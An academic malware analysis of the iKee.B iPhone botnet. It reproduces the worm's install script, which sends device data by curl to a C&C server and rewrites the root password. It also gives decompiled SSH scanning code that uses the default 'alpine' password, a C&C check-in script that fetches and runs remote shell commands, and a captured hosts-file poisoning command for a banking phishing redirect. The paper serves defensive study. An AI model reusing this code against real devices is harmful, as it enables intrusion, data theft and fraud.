An Analysis of the iKee.B iPhone Botnet

Phillip Porras, Hassen Saïdi, and Vinod Yegneswaran

Computer Science Laboratory, SRI International
porras@csl.sri.com, saidi@csl.sri.com, vinod@csl.sri.com

Abstract. We present an analysis of the iKee.B (duh) Apple iPhone bot client, captured on November 25, 2009. The bot client was released throughout several countries in Europe, with the initial purpose of coordinating its infected iPhones via a Lithuanian botnet server. This report details the logic and function of iKee's scripts, its configuration files, and its two binary executables, which we have reverse engineered to an approximation of their C source code implementation. The iKee bot is one of the latest offerings in smartphone malware, in this case targeting jailbroken iPhones. While its implementation is simple in comparison to the latest generation of PC-based malware, its implications demonstrate the potential extension of crimeware to this valuable new frontier of handheld consumer devices.

1 Introduction

In early November 2009, Dutch users of jailbroken iPhones in T-Mobile's 3G IP range began experiencing extortion popup windows. The popup window notifies the victim that the phone has been hacked, and then sends that victim to a website where a $5 ransom payment is demanded to remove the malware infection [1,2]. The teenage hacker who authored the malicious software (malware) had discovered that many jailbroken iPhones have been configured with a secure shell (SSH) network service with a known default root password of 'alpine'. By simply scanning T-Mobile's Dutch IP range from the Internet for vulnerable SSH-enabled iPhones, the misguided teenage hacker was able to upload a very simple ransomware application to a number of unsuspecting iPhone users before being caught and forced to pay back his victims.

Very soon after this incident, around the week of 8 November, a second iPhone malware outbreak began in Australia, using the very same SSH vulnerability. This time the malware did not just infect jailbroken iPhones, but would then convert the iPhone into a self-propagating worm, to infect other iPhones. This worm, referred to as iKee.A, was developed by an Australian hacker named Ashley Towns [3]. The worm would install a wallpaper of the British 1980s pop star Rick Astley onto the victim's iPhone, and it succeeded in infecting an estimated 21,000 victims within about a week.

Nearly two weeks after the iKee.A incident, on 18 November, a new and more malicious iPhone malware was spotted by XS4ALL across parts of Europe [4]. This new malware, named iKee.B, or duh (the name of the bot's primary binary),

A.U. Schmidt et al. (Eds.): MobiSec 2010, LNICST 47, pp. 141–152, 2010.
© Institute for Computer Sciences, Social Informatics and Telecommunications Engineering 2010

was based on a nearly identical design of the iKee.A worm. However, unlike iKee.A, this new malware includes command and control (C&C) logic to render all infected iPhones under the control of a bot master. This latest Phone malware, though limited in its current growth potential, offers some insights into what one day may become a widespread threat, as Internet-tethered smartphones become more ubiquitously available.

In this paper, we conduct an in-depth reverse analysis of this malware. We find the iKee.B botnet to be an interesting sample that offers insights into the design of modern smartphone botnets. It has a very simple yet flexible code base, which given its target platform makes tremendous sense. While its code base is small, all the key functionality that we have grown to expect of PC botnets is also present in iKee.B: it can self-propagate, it carries a malicious payload (data exfiltration), and it periodically probes its C&C for new control instructions. iKee.B's C&C protocol is simply a periodic curl fetch from a small iPhone app, allowing the bot master to reprogram bot clients at will. As with all Internet-based botnets, iKee.B clients take full advantage of the Internet to find new victims, coordinate with their C&C, fetch new program logic, and exfiltrate whatever content they find within their hosts.

2 Related Work

Our paper is informed by prior measurement and analysis studies of Internet worms such as CodeRed [5], Sasser [6], Witty [7] and botnets such as Storm [8] and Conficker [9]. When compared to these elaborate analyses of malware infecting PCs, the threat of worms infecting mobile devices is an emerging and understudied area.

Cabir, the first smartphone worm released in 2004, used Bluetooth to propagate itself and did not serve any purpose other than propaganda [10]. In 2005, CommWarrior distinguished itself as a new proof-of-concept virus that spread itself through MMS messages [11]. In 2006, there were more than 31 malware families (and 170 variants) for smartphones, most of which were targeting the Symbian OS [12]. These included designed-for-profit mobile viruses such as the Viver trojan that generated SMS spam messages at a rate as high as $7 per message [13]. By 2009, the number of mobile malware instances had tripled to 514 variants, spanning 106 families and targeting six different platforms (Symbian, J2ME, Python, WinCE, SGold and MSIL). Cheng et al. studied the vulnerability of the Windows Mobile platform to abuse by malware [14]. To our knowledge, ours is the first comprehensive analysis of a malware targeting the iPhone.

The spread of these smartphone viruses also inspired research in modeling the epidemics of worm propagation in mobile networks. Examples include work by Bulygin, who extended the SIR model to model propagation of MMS worms [15] and Fleizach et al., who developed a simulator for evaluating various propagation strategies across network topologies [16]. Our reverse engineering work is complementary to these studies.



Fig. 1. Structural Overview of iKee.B

3 Code Structure Overview

To conduct the reverse engineering and code analysis of iKee.B, we employed a combination of manual and automated analysis of all files contained in the iKee.B bot client package. In this bot client package, iKee.B includes two binary applications written for the iPhone's ARM processor. We analyzed these two ARM binaries using IDA Pro [17] to disassemble the code, and then employed the Desquirr [18] ARM processor decompiler to extract a C-like description of the binaries. Desquirr runs as a plug-in for IDA, and can properly recognize the prologue and epilogue of functions compiled for the ARM processor. However, this decompiler was insufficient for our analysis purposes, and we had to extend its functionality to address several important deficiencies. Specifically, we extended the Desquirr decompiler to

- Support the generation of high-level flow control constructs such as while loops
- Properly recognize function arguments
- Properly track all references to the data segment. This is a particularly important extension, as without it one cannot explicitly recognize string and constant references (a major deficit in code analysis)

Figure 1 illustrates the roles and interactions of the two binaries, two scripts, and two preference files that compose the iKee.B bot client. An iKee.B iPhone

infection begins with a remote attacker (e.g., a remote infected iPhone), which detects the existence of the victim iPhone SSH network service running with the default 'alpine' password. Once a vulnerable iPhone is detected, the attacker performs a remote login to the victim iPhone and then uploads and unpacks (via tar and gzip) the iKee.B files to the directory `/private/var/mobile/home/`. iKee.B is now ready for installation on the victim iPhone.

Installation of iKee.B is performed by the `inst` shell script. This script creates an iKee dedicated directory on the infected iPhone. It installs the preferences files `com.apple.ksyslog.plist` and `com.apple.period.plist`. Next, it incorporates logic to archive all SMS messages on the infected iPhone and sends them, along with information about the infected device, to a server in Lithuania. However, the SMS data archiving instruction is commented out in the iKee.B version released on the Internet. It also changes the SSH default password. Details of how the inst script operates are discussed in Section 4.

Propagation logic, presented in Section 5, is configured and invoked using the `com.apple.ksyslog.plist` preference file. This preference file causes the iPhone at each boot time to execute a binary named sshd, which scans and propagates the malware to other iPhones that are vulnerable to the same SSH attack. iKee.B's sshd binary conducts three independent scans:

1. It scans the iPhone's local network address space.
2. It scans a randomly computed subnetwork on the Internet.
3. It scans a list of ranges of IP addresses belonging to a set of mobile operators across Europe and Australia.

When a vulnerable iPhone is discovered, sshd uploads an image of iKee.B to the victim and forces the victim to execute the `inst` script.

iKee.B's botnet command and control logic is presented in Section 6. This logic is implemented using the `com.apple.period.plist` preference file, which configures the iPhone to execute bot client checking script named syslog every 5 minutes. The syslog script is charged with running the C&C checkin binary application named duh, which phones home to the C&C and retrieves new shell scripts to run on the victim iPhone. The duh application builds a specially crafted HTTP GET request to an IP address parameter supplied by the syslog script. This GET request includes the bot client's ID computed by the inst script (Section 4), which allows the C&C Server to identify individual iPhones, regardless of the current IP address these iPhones happen to be using.

4 Installation Logic

Istallation of the iKee.B bot is performed by the `inst` script, as shown in Figure 2. The script is invoked by the remote attacker, once the iKee.B package is uploaded and unpacked. This script performs four primary functions. First, the script creates a randomly generated ID for the bot client, which it uses to create a local directory for file storage. Later, this ID is used in client-to-C&C coordination, allowing the bot master to uniquely identify its individual hosts.

```
#!/bin/sh
if test  -r /etc/rel ;then
       # Create a unique identifier for the infected iPhone.  This is used later
       # for Botnet C&C coordination
ID=‘cat /etc/rel‘
else
ID=$RANDOM$RANDOM
echo $ID >/etc/rel
fi
mkdir $ID

# installs the ksyslog preferences file
rm -rf /System/Library/LaunchDaemons/com.apple.ksyslog.plist

# disabled: possibly for testing purposes
#cp com.apple.ksyslog.plist /private/var/mobile/home/

cp com.apple.ksyslog.plist /System/Library/LaunchDaemons/com.apple.ksyslog.plist

# disabled: possibly for testing purposes
#/bin/launchctl load -w /System/Library/LaunchDaemons/com.apple.ksyslog.plist

dpkg -i --refuse-downgrade --skip-same-version curl_7.19.4-6_iphoneos-arm.deb
curl -O cache.saurik.com/debs/sqlite3_3.5.9-9_iphoneos-arm.deb
dpkg -i --refuse-downgrade --skip-same-version sqlite3_3.5.9-9_iphoneos-arm.deb
curl -O cache.saurik.com/debs/adv-cmds_119-5_iphoneos-arm.deb
dpkg -i --refuse-downgrade --skip-same-version adv-cmds_119-5_iphoneos-arm.deb
SQLITE1=‘which sqlite3‘
SQLITE=$SQLITE1  ‘which sqlite‘


# diabled:  archive  all SMS messages
#sqlite3  /private/var/mobile/Library/SMS/sms.db "select * from message" | cut -d \| -f 2,3,4,14 > $ID/sms.txt
# install the period preferences file
mv com.apple.period.plist /System/Library/LaunchDaemons/
chmod +x /System/Library/LaunchDaemons/com.apple.period.plist
/bin/launchctl load -w /System/Library/LaunchDaemons/com.apple.period.plist

# change default password
sed -i -e ’s/\/smx7MYTQIi2M/ztzk6MZFq8t\/Q/g’ /etc/master.passwd

# archive iPhone name and version
uname -nr >>$ID/info
echo $SQLITE >>$ID/info
# archive iPhone net info
ifconfig | grep inet >> $ID/info

# compress info and send to 92.61.38.16
tar czf ${ID}.tgz $ID
curl 92.61.38.16/xml/a.php?name=$ID  --data "data=‘base64 -w 0 ${ID}.tgz| sed -e ’s/+/%plu/g’‘"
```

Fig. 2. iKee.B install script

Second, the `inst` script installs the preference files `com.apple.period.plist` and `com.apple.period.plist` on the iPhone, which are responsible for starting the self-propagation logic and botclient C&C logic, respectively. These preference files are loaded each time the iPhone is rebooted, and ensure that the self-propagation and bot client control logic are performed continuously by the client.

Third, the inst script collects and compresses all SMS message on the local iPhone into a single archive. However, this logic is disabled on iKee.B versions released on the Internet. In this archive, the script also stores information regarding the OS name and its local network configuration. Inst then opens an HTTP connection to the address 92.61.38.16, and delivers this archive to the botnet C&C server:

```
92.61.38.16
Location: Dilnius, Lithuania
Domain: Dedicated Serverland
Provider: UAB Hostex
```

Finally, `inst` changes the default SSH password from '`alpine`' to a new fixed password value, as uncovered by Paul Ducklin's blog [19]. This is done via the SED expression in Figure 2, which replaces the encrypted form of the password '`alpine`' with the encrypted form of the word '`ohshit`'.

5 Propagation Logic

iKee.B propagates by scanning specific Internet IP address ranges for SSH services (port 22/TCP), and attempts to connect to responding services as root, using the password `'alpine'`. The actual scanning and infection logic of iKee.B is embedded in a binary application named `sshd`, which is configured to RunAtLoad, with KeepAlive enabled, via the preference file, com.apple.ksyslog. When a vulnerable SSH-enabled iPhone is found, sshd will upload a copy and unpack iKee.B's 6-file package to the victim's iPhone, and then run the inst script. The primary control logic of the sshd application is presented in Figure 3.

It illustrates the main program loop of sshd, which iterates through a set of IP address ranges, calling the scanner routine (right panel) to visit and infect all vulnerable IPs within the given IP range. A list of statically programmed IP ranges targeted by sshd are shown in the RANGES array in Figure 4. These IP ranges correspond to a strategic set of GSM IP ranges scattered across four countries in Europe and Australia. Specifically, the GSM providers targeted by iKee.B are shown in Table 1.

Table 1. GSM providers targeted by iKee.B

IP Range	Provider
192.168.0.0-192.168.3.255	Local network
94.157.100.0-94.157.255.255	T-mobile, Netherlands
87.103.52.255-87.103.66.255	Vodafone, Portugal
94.157.0.0.0-120.157.99.255	T-mobile, Netherlands
114.72.0.0-114.75.255.255	OPTUSINTERNET, Australia
92.248.90.0-92.248.120.255	MOBILKOM, Austria
81.217.74.0-81.217.74.255	Kabelsignal AG, Austria
84.224.60.0-84.224.80.255	Pannon GSM Telecommunications Inc, Hungary
188.88.100.0-188.88.160.255	T-Mobile, Netherlands
77.248.140.0-77.248.146.255	UPC Broadband, Austria
77.54.160.0-77.54.190.255	Vodafone, Portugal
80.57.116.0-80.57.131.255	UPC Broadband Austria
84.224.0.0-84.224.63.255	Pannon GSM Telecommunications Inc, Hungary

In addition to scanning the above-selected mobile phone operator, sshd scans the iPhone's current local address subnetwork for other vulnerable iPhones, and well as the local (nonroutable) network address range, 192.168.0.0/16. Such scanning may be of particular interest when the victim's iPhone opportunistically connects to a WiFi LAN for Internet tethering. The selection of the random

```
int main(int a0, int a1, int a2, int a3) {
   char* RANGES[13] = {
      ‘‘192.168.0.0-192.168.3.255’’,     ‘‘94.157.100.0-94.157.255.255’’,
      ‘‘87.103.52.255-87.103.66.255’’,  ‘‘94.157.0.0.0-120.157.99.255’’,
      ‘‘114.72.0.0-114.75.255.255’’,     ‘‘92.248.90.0-92.248.120.255’’,
      ‘‘81.217.74.0-81.217.74.255’’,     ‘‘84.224.60.0-84.224.80.255’’,
      ‘‘188.88.100.0-188.88.160.255’’, ‘‘77.248.140.0-77.248.146.255’’,
      ‘‘77.54.160.0-77.54.190.255’’,     ‘‘80.57.116.0-80.57.131.255’’,
      ‘‘84.224.0.0-84.224.63.255’’};

   a3 = get_lock(a0, a1, a2, a3);
   if (a3 != 0 )
      return 1;
   sleep(60);

   /* gets local subnet range */
   locnet = getLocalSubnet();
   while (1) {
      # scan your iPhone’s current local net
      a0 = scanner(locnet, a1, a2);

      # scan a randomly generated subnet
      for (int i=0; i <= 2; i++) {
         rsub = randSubnet();
         asprintf(&rsub_range, ‘‘%s.0-%s.255", rsub);
         a0 = scanner(rsub_range, a1, rsub);
      } # end for i

      # scan the European/Australlian mobile IP providers
      for (int j=0; j < 13; j++)  {
         scanner(RANGES[j], a1, a2);
      } # end for j
  }  # end while
} #end main

int scanner(char* range, int a1, int a2) {
   tokenise(range, & rhigh, ‘‘-’’);
   tokenise(rlow, &low1, ‘‘.’’);
   tokenise(rhigh, &high1, ‘‘.’’);

   L1 = atoi(low1);
   L2 = atoi(low2);
   L3 = atoi(low3);
   H1 = atoi(high1);
   H2 = atoi(high2);
   H3 = atoi(high3);
   rval = H3;
   for (int i=L1; i <= H1; i++) {
      for (int j=L2; j <= H2; j++) {
         for (int k=L3; k <= H3; k++) {
            for (int m=0; m <= 255; m++) {
               asprintf(& host, ‘‘%i.%i.%i.%i", i, j, k, m);
               # scan for a vulnerable iPhone
               rval = scanHost(host, a1, i, host);
               if (!rval) {
                   # login and upload package
                   rval = checkHost(host, a1, a2, host);
                   if (!rval) {
                       # install iKee.B infection
                       rval = initfst(host, a1, a2, host);
                   }  # end if
               } # end if
            } # end for m
         } # end for k
      } # end for j
   } # end for i
}  # end scanner
```

Fig. 3. sshD main and scanner subroutines

subnetwork to scan is produced using the following time-seeded random subnet generation algorithm:

```
int randSubnet() {
   srand(time(0));
    R2 = random();
    R1 = (0x80808081 + R2 >> 7) - (R2 >> 0x1f);
    Octet8 = R2 - (R1 << 8) - R1;
    R2 = random();
    R1 = (0x80808081 + R2 >> 7) - (R2 >> 0x1f);
    Octet16 = R2 - (R1 << 8) - R1;
    R2 = random();
    R1 = (0x80808081 + R2 >> 7) - (R2 >> 0x1f);
    Octet24 = R2 - (R1 << 8) - R1;
    asprintf(random_netmask, "%i.%i.%i.", Octet8, Octet16, Octet24);
    return random_netmask;
}
```

The scanner subroutine of `sshd` sweeps each address range for active SSH services. When an SSH service is found, the routine `checkHost` is called, which attempts to connect to the target SSH service using the following command: `sshpass -p alpine ssh -o StrictHostKeyCheck`

If `checkHost` succeeds in connecting to the target SSH server using the default `'alpine'` password, the scanner subroutine will next invoke the initfst routine to upload and install the iKee.B package. The `initfst` routine installs iKee.B to a statically named installation directory: `/private/var/mobile/home/`. There, the `initfst` script untars its six iKee.B files, and invokes the inst script on the victim's iPhone to complete the installation of iKee.B (Section 4).

```
int initfst() {
   R7 = & 0;
   var_C = R0;
   md_cmd = ??mkdir /private/var/mobile/home??;   # Create iKee.B directory
   outcome = runCommand(R3, var_C, R2, md_cmd);

   if (outcome == 0)  {# success
      package_name = ??/private/var/mobile/home/cydia.tgz??;
      # victim pulls (via fget) iKee.B package from attacker
      outcome = remoteCopyFile(??/private/var/mobile/home/cydia.tgz??, package_name, ...);
      if (outcome = 0)  { # success
              # install iKee.B on victim iPhone
              install_cmd = ??cd /private/var/mobile/home/;tar xzf cydia.tgz;./inst??...;
              outcome      = prunCommand(R3, install_cmd, R2, R3);
      }  #end if
   }
   return outcome;
}  # end initfst
```

6 Control Logic

All iKee.B clients are programmed to maintain an ongoing communication channel with a dedicated botnet server, 92.61.38.16. The purpose of iKee.B's C&C connection is to allow the bot master to send infected iPhones new shell script logic, possibly customized for the specific bot client based on its individual client ID. The botnet checkin logic is installed by the `inst` script via the preference file `com.apple.period.plist`. This configuration file programs the victim iPhone

```
#!/bin/sh
cd /private/var/mobile/home/          # cd to the worm?s working directory
ID=‘cat /etc/rel‘                             # Get bot client ID
PATH=.:$PATH

# invoke ’duh’ application - which checks in to C&C server with bot client ID
# TheC&C server replies are stored in file .tmp, which is then interrogated for new commands
# via the check function
/private/var/mobile/home/duh 92.61.38.16 /xml/p.php?id=$ID > /private/var/mobile/home/.tmp
check;  # call function check (below)

function check {
    if test 2 -lt $(wc -l .tmp |cut -d ’ ’ -f 1) ; then
      # parse a .tmp file for valid C&C script content
      cat /private/var/mobile/home/.tmp | grep -v GET | grep -v Host | grep -v User-Agent
                          > /private/var/mobile/home/heh
      # extract this shell content to file "heh" and execute.
      sh /private/var/mobile/home/heh
    fi
}  # end for
```

Fig. 4. Syslog C&C Checkin Script (runs every 5 mins on the infected iPhone)

to run the syslog shell script every 300 seconds (5 minutes). We present the syslog script in Figure 4.

The `syslog` script begins by retrieving the unique ID of the bot client created at installation time. `Syslog` then invokes the `duh` application, providing `duh` with the target C&C IP address and a URL argument that includes the local bot client ID. `Duh` builds a specially crafted HTTP GET request using the URL argument parameter passed by `syslog`, and sends this URL to the C&C's IP. When the C&C server receives the bot client checkin, it has the option to send back new programming logic in the form of a new iPhone shell script. This script is then redirected by `syslog` into a temporary file called .tmp. Next, syslog invokes the function check, which scrapes the .tmp file for valid iPhone shell script lines, and puts these lines in a file called `/private/var/mobile/home/heh`. Finally, the check function invokes the `heh` script, effectively executing any commands the bot master wishes to issue to the infected iPhone.

Regarding the iKee.B C&C Server - Reports indicate that the initial iKee.B C&C server (92.61.38.16) was taken down shortly after the outbreak. However, there are confirmed reports that this C&C server was functioning at some point when the outbreak first appeared. For example, it has been reported that iKee.B was used to monitor and redirect Dutch ING Direct customers to a phishing site to steal user account information [20]. This phishing site attack was accomplished via the C&C server uploading a script to poison the DNS host files of iKee.B-infected iPhones. For the ING Direct attack, the following C&C interaction was recorded by a researcher during an iKee.B client checkin with the Lithuanian C&C as shown in Figure 5.

On line 01, the researcher connects to the iKee.B Lithuanian C&C server using an HTTP Get request, which mirrors the checking string from the `duh` application. In this case, the researcher reports his bot client ID to be 12345. The server parses this URL, and responds with a shell script, which is then captured in a text file named “p.php@id=01” (line 06). On iKee.B-infected iPhones, this

```
01:      %  wget --user-agent="HTMLGET 1.0" 92.61.38.16/xml.p.php?id=12345
02:      --HH:MM:SS-- http://92.61.38.16/xml.p.php?id=12345
03:                             => ‘p.php@id=12345’
04:     resolving fsproxy1.f-secure.com[192.168.X.X[:4007... connected.
05:      Proxy request sent, awaiting response...  200 OK
06:      HH:MM:SS (59.57 KB/s) - ‘p.php@id=12345’  saved [61]
07:
08:     %  cat    "p.php@id=01"
09:     #!/bin/sh
10:     #
11:     echo  ‘‘210.233.73.206  mijn.ing.nl’’  >> /etc/hosts
```

Fig. 5. iKee.B C&C BotNet Control Channel Session: courtesy Miko Hypponen

shell would be executed by the `sylog` script. Line 11 shows that the script's purpose is to poison the iPhone's DNS cache (`/etc/hosts`) by redirecting all requests to `mijn.ing.nl` to 210.233.72.206.

In effect, line 11 line causes the iPhone to associate the IP address 210.233.72.206 to the Dutch ING Direct web site (`mijn.ing.nl`). When a Dutch ING Direct account holder connects to the Dutch ING Direct website, the user is instead sent to a compromised Japanese eCommerce site (210.233.72.206), which serves a phishing web page that looks identical to the ING Direct website. Any account login information submitted to this phishing site will presumably be exploited by the iKee.B botmaster to conduct financial fraud.

7 Implications

Consumer handheld devices have emerged as a potential new frontier for crimeware. Owners of the newest generation of smartphones attached to GSM IP ranges or auto-connected to local WiFi networks should understand that the convenience of their Internet-tethered web, media, and email service, comes with a (potentially) steep price. In fact, Internet-tethering phones that support complex applications and network services is an entire game changer. Unlike the previous generation of cell phones that were at their worst susceptible to local Bluetooth hijacking, modern Internet-tethered cellphones are today suspectible to being probed, fingerprinted, and surreptitiously exploited by hackers from anywhere on the Internet [21].

Although the iKee.B botnet discussed here admittedly offers a rather limited growth potential, iKee.B nevertheless provides an interesting proof of concept that much of the functionality we have grown to expect from PC-based botnets can be easily migrated into a lightweight smartphone application. iKee.B demonstrates that a victim holding an iPhone in Australia, can be hacked from another iPhone located in Hungary, and forced to exfiltrate its user's private data to a Lithuanian C&C server, which may then upload new instructions to steal financial data from the Australian user's online bank account. While it is unclear just how well prepared smartphone users are to this new reality, it is clear that malware developers are preparing for this new reality right now.

To some degree, media attention regarding the iKee.B iPhone bot has been somewhat short lived - in a sense justified by the point that only jail-broken

iPhone users were victimized. Jailbreaking the iPhone has had some degree of popularity, and articles have been written to describe the various motivations for why consumers have been attracted to jailbreaking their iPhones (e.g., [22]). These reasons primarily involve users wanting to run apps that Apple refuses to sign and distribute via their iTunes service. In addition, jailbreaking the iPhone is a prerequisite step to SIM unlocking, which allows users to use their iPhones with unsanctioned GSM providers. This Summer (2009), a survey suggested that roughly 10% of iPhone users jailbreak their phones [23]. While this is a small subset of users, future smart malware may eventually break through the iPhone jail locking or circumvent this issue, or may simply target other emerging smartphone platforms that do not restrict application installs, as does Apple.

As with all platform-specific malware infections, the iKee.B bot naturally raises questions regarding the general security of the infected platform: in this case the security of Apple's iPhone. In short, an iKee.B infection is a self-inflicted wound. The act of jailbreaking one's iPhone (i.e., configuring the iPhone to install applications not approved and distributed via Apple) does indeed introduce a degree of risk to the end user. However, jailbreaking the iPhone does not in itself provide the infection vector. Rather, the actual vulnerability exploited by iKee.B and its recent brethren arose because some jailbreaking applications leave the iPhone with an enabled SSH service set with a default password. Users who jailbreak their iPhones but then reset their default passwords are not subject to this attack. After reviewing the iKee bot implementation, we do not see the need for security patches or other software updates from Apple to respond to this recent rash of attacks.

8 Conclusion

We presented an analysis of the iKee.B bot client. iKee.B is a botnet that was released on November 23, 2009, and targeted iPhone users across several countries in Europe and Australia. We have reverse engineered the iKee.B client binaries to an approximation of their original source code implementation, and presented an analysis of the installation, attack propagation, and botnet coordination logic.

Acknowledgements. We would like to thank Mikko Hypponen from F-Secure for his sharing of the iKee.B C&C session, This material is based upon work supported through a grant by the Office of Naval Research (ONR), Grant No. N00014-09-1-0683 and the Army Research Office under Cyber-TA Grant No. W911NF-06-1-0316. The views expressed in this document are those of the authors and do not necessarily represent the official position of the sponsors.

References

1. Javox.com: Secure your jailbroken iphone from ssh hacking with mobileterminal app (2009), `http://jaxov.com/2009/11/secure-your-jailbroked-iphone-from-ssh-hacking-with-mobileterminal-app/`

2. Danchev, D.: ihacked: jailbroken iphones compromised, $5 ransom demanded (2009), http://blogs.zdnet.com/security/?p=805
3. Ashford, W.: First ever iphone worm ikee unleashed by aussie hacker (2009), http://www.computerweekly.com/Articles/2009/11/09/238469/First-ever-iPhone-worm-Ikee-unleashed-by-Aussie-hacker.htm
4. McIntyre, S.: Meldingen door security office xs4all blog (2009), http://www.xs4all.nl/-veiligheid/security.php
5. Moore, D., Shannon, C., Claffy, K.: Code Red: A case study on the spread and victims of an Internet worm. In: Proceedings of ACM SIGCOMM Internet Measurement Workshop (2002)
6. Moore, D., Paxson, V., Savage, S., Shannon, C., Staniford, S., Weaver, N.: The spread of the sapphire/slammer worm. Technical report, Cooperative Association for Internet Data Analysis (2003)
7. Shannon, C., Moore, D.: The Spread of the Witty Worm (2004), http://www.caida.org/analysis/security/witty/
8. Porras, P., Saidi, H., Yegneswaran, V.: A Multiperspective Analysis of the Storm Worm. SRI Technical Report (2007)
9. Porras, P., Saidi, H., Yegneswaran, V.: A foray into conficker's logic and rendezvous points. In: Proceedings of LEET (2009)
10. Ferrie, P., Szor, P.: Cabirn fever. In: Proceedings of Virus Bulletin (2004)
11. F-Secure: F-Secure virus information pages. Commwarrior (2005), http://www.f-secure.com/v-descs/commwarrior.shtml
12. Gostev, A., Maselnnikov, D.: Mobile malware evolution: Part 3 (2009), http://www.viruslist.com/en/analysis?pubid=204792080
13. Hypponen, M.: Status of cell phone malware in 2007 (2007)
14. Cheng, Z.: Mobile malware: Threats and prevention. McAfee Technical Report (2007)
15. Bulygin, Y.: Epidemics of mobile worms. In: Proceedings of Malware (2007)
16. Fleizach, C., Liljenstam, M., Johansson, P., Voelker, G.M., Mehes, A.: Can you infect me now? Malware propagation in mobile phone networks. In: Proceedings of WORM (2007)
17. Hex-Rays.com: The ida pro home page (2009), http://www.hex-rays.com
18. Forge, S.: Desquirr distribution page (2009), http://desquirr.sourceforge.net/desquirr/
19. Ducklin, P.: Password recovery for the latest iphone worm (2009), http://www.-sophos.com/blogs/duck/g/2009/11/23/iphone-worm-password/
20. Leyden, J.: iphone worm hijacks ing customers (2009), http://www.theregister.co.uk/-2009/11/23/iphone_cybercrime_worm/
21. Danchev, D.: Os fingerprinting apple's iphone 2.0 software - a "trivial joke" (2009), http://blogs.zdnet.com/security/?p=1603
22. Abbey, J.D.: Why should i jailbreak my iphone? (2009), http://appadvice.com/-appnn/2009/03/why-should-i-jailbreak-my-iphone/
23. Nelson, R.: Jailbroken stats: Recent survey suggests 8.43% of iphone users jailbreak (2009), http://www.iphonefreak.com/2009/08/jailbroken-stats-recent-survey-suggests-843-of-iphone-users-jailbreak.html